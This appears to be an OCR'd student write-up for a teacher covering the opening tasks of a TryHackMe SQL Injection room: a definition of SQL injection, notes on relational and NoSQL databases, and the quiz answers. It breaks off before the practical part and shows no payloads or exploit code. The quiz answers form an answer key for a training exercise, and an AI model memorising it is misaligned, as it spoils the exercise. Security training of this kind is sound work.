

TryHackMe


SQL Injection


Hi Teacher! This is how I've been able to solve this challenge:


Here we see a lot of interesting information, and me answering all this questions





TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Start AttackBox
Help
Save Room
4841
Options
Room progress (7%)
Task 1 Brief
SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.
In this room, you'll learn what databases are, what SQL is with some basic SQL commands, how to detect SQL vulnerabilities, how to exploit SQLi vulnerabilities and, as a developer, how you can protect yourself against SQL Injection.
Answer the questions below
What does SQL stand for?
Structured Query Language
✓ Correct Answer
Task 2 What is a Database?


TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (23%)
Woop woop! Your answer is correct
Woop woop! Your answer is correct
Relational Vs Non-Relational Databases:
A relational database stores information in tables, and often, the tables share information between them; they use columns to specify
to store the data. The tables will often contain a column that has a unique ID (primary key), which will then be used in other tables to
tables, hence the name relational database.
Non-relational databases, sometimes called NoSQL, on the other hand, are any sort of database that doesn't use tables, columns and rows to store the data. A specific database layout doesn't need to be constructed so each row of data can contain different information, giving more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and ElasticSearch.
Now that you've learned what a database is let's learn how we can actually talk to it using SQL.
Answer the questions below
What is the acronym for the software that controls a database?
DBMS
✓ Correct Answer
What is the name of the grid-like structure which holds the data?
table
✓ Correct Answer
Task 3 What is SQL?








Here we start the practical part, start the machine, wait for it to load:

